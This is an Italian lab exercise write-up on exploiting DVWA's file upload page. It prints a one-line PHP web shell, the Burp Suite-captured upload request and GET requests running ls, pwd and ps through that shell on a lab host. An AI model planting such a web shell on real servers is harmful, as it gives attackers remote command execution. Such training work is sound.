



ESERCITAZIONE

n°W13D1

Exploit File upload

CREAZIONE DI UNA SEMPLICE SHELL PHP E CARICAMENTO SULLA WEBAPP

```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
1 <?php system($_REQUEST["cmd"]); ?>
2
```

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: File Upload

Choose an image to upload:

Choose File

 shell.php

Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>


CARICAMENTO DELLA SHELL E INTERCETTAZIONE CON BURPSUITE

Request to http://192.168.50.2:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.2
3 Content-Length: 435
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.2
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymPAmA2ah7WYQGZot
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.2/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=f6dd115b94d9e3fccde24f23db5ea3fa
14 Connection: close
15
16 -----WebKitFormBoundarymPAmA2ah7WYQGZot
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundarymPAmA2ah7WYQGZot
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundarymPAmA2ah7WYQGZot
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundarymPAmA2ah7WYQGZot --
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

INVIO DELLA GET CON IL COMANDO "LS" INTERCETTAZIONE CON BURPSUITE

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to https://192.168.50.2:443

Forward Drop **Intercept is on** Action Open browser

Pretty **Raw** Hex


```
1 GET /dvwa/vulnerabilities/uploadshell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.2
3 Cookie: security=high; PHPSESSID=f6dd115b94d9e3fccde24f23db5ea3fa
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "Linux"
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17 Connection: close
18
```

Damn Vulnerable Web Ap x 192.168.50.2/dvwa/hacka x +

← → ↻ ⚠ Not secure 192.168.50.2/dvwa/hackable/uploads/shell.php?cmd=ls

dvwa_email.png shell.php

INVIO DELLA GET CON IL COMANDO “PWD” E “PS -L”



`/var/www/dvwa/hackable/uploads`

